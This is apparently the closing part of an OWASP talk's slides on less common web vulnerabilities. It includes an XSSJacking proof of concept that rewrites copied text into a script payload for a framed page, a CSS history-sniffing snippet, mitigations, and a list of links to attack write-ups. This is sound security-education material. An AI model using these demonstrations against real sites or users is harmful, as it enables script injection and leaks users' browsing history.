        <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>
        <script src="main.js"></script>
    </head>
    <body ng-app="xssApp" ng-controller="mainController">
        <h1> </h1>
        <textarea placeholer="Vulnerable to XSS" ng-model="textArea" ng-change="checkForAlert(textArea)"
        </textarea>
    </body>
</html>
```

```
Enter your email below to register:
</br>
<textarea autofocus style="width:220px; height:35px;"></textarea>
</br>
Repeat your email:
</br>
<iframe style="width:230px; height:50px;" frameBorder="0" src="index.html"></iframe>
</br>
<input type="submit"></input>
<script>
    document.addEventListener('copy', function(e){
        e.clipboardData.setData('text/plain', '\x3cscript\x3ealert(1)\x3c/script\x3e');
    });
</script>
```

https://github.com/dxa4481/XSSJacking

OWASP
The Open Web Application Security Project

How to fix?

- Avoid Self-XSS
- X-Frame-Options or CSP

CSS History Stealing


```
var links =
document.querySelectorAll('a');

for (var x = 0; x < links.length; ++x) {
  console.log(

document.defaultView.getComputedStyle(
     link[x], null
   ).color
  );
}

>> rgb(85, 26, 139)   # Purple
>> rgb(0, 0, 238)     # Blue
>> rgb(85, 26, 139)   # Purple
>> rgb(85, 26, 139)   # Purple
>> rgb(0, 0, 238)     # Blue
```

https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf

How to fix?

- Browsers should protect you

OWASP
The Open Web Application Security Project

Links

PHP Object Injection: https://securitycafe.ro/2015/01/05/understanding-php-object-injection/
Java Deserialization: https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
Expression Language Injection: https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf
Client Side Template Injection: http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html
On Site Request Forgery: http://blog.portswigger.net/2007/05/on-site-request-forgery.html
Web Cache Deception Attack: https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf
NoSQL Injection: https://www.infoq.com/articles/nosql-injections-analysis
XPATH Injection: https://www.owasp.org/index.php/XPATH_Injection
LDAP Injection: https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006)
Path Relative Stylesheet Import: http://blog.portswigger.net/2015/02/prssi.html
Host Header Injection: http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html
HTTP Header Injection: https://www.gracefulsecurity.com/http-header-injection/
SMTP Header Injection: https://adamdoupe.com/publications/email-header-injection-vulns-it2017.pdf
HTTP Parameter Pollution: https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004)
Race conditions: http://roberto.greyhats.it/pubs/dimva08-web.pdf
Session fixation: https://www.owasp.org/index.php/Session_fixation
Session puzzling: http://www.triadsquare.com/session-puzzling
Password Reset MiTM: https://www.ieee-security.org/TC/SP2017/papers/207.pdf
Cross-Site Script Inclusion: https://www.scip.ch/en/?labs.20160414
JSONP Injection: https://securitycafe.ro/2017/01/18/practical-jsonp-injection/
Same Origin Method Execution: http://www.benhayak.com/2015/06/same-origin-method-execution-some.html
JSON Hijacking: https://www.mbsd.jp/Whitepaper/xssi.pdf
Reflected File Download: https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view
Server Side Request Forgery: https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/
XML External Entities: https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing
DNS Rebinding: https://www.youtube.com/watch?v=Q0JG_eKLcws
PasteJacking: https://github.com/dxa4481/Pastejacking
XSSJacking: https://github.com/dxa4481/XSSJacking
CSS History Stealing: https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf
CSS Injection: https://blog.innerht.ml/cross-origin-css-attacks-revisited-feat-utf-16/
ECB/CBC Crypto Tokens: http://blog.portswigger.net/2011/10/breaking-encrypted-data-using-burp.html
Padding Oracle Attack: https://robertheaton.com/2013/07/29/padding-oracle-attack/

OWASP
The Open Web Application Security Project

Conclusion

Even if web applications are properly protected against common vulnerabilities (e.g. Cross Site Scripting, SQL Injection), there might be many other possible attacks.

The “less common” list of vulnerabilities is very long and nobody will ever know all of them. However, anyone can think about “What would happen if someone tries…?” in order to prevent at least a few of them.

OWASP
The Open Web Application Security Project

Questions?

OWASP
The Open Web Application Security Project

Contact

ionut [.] popescu [@] outlook [.] com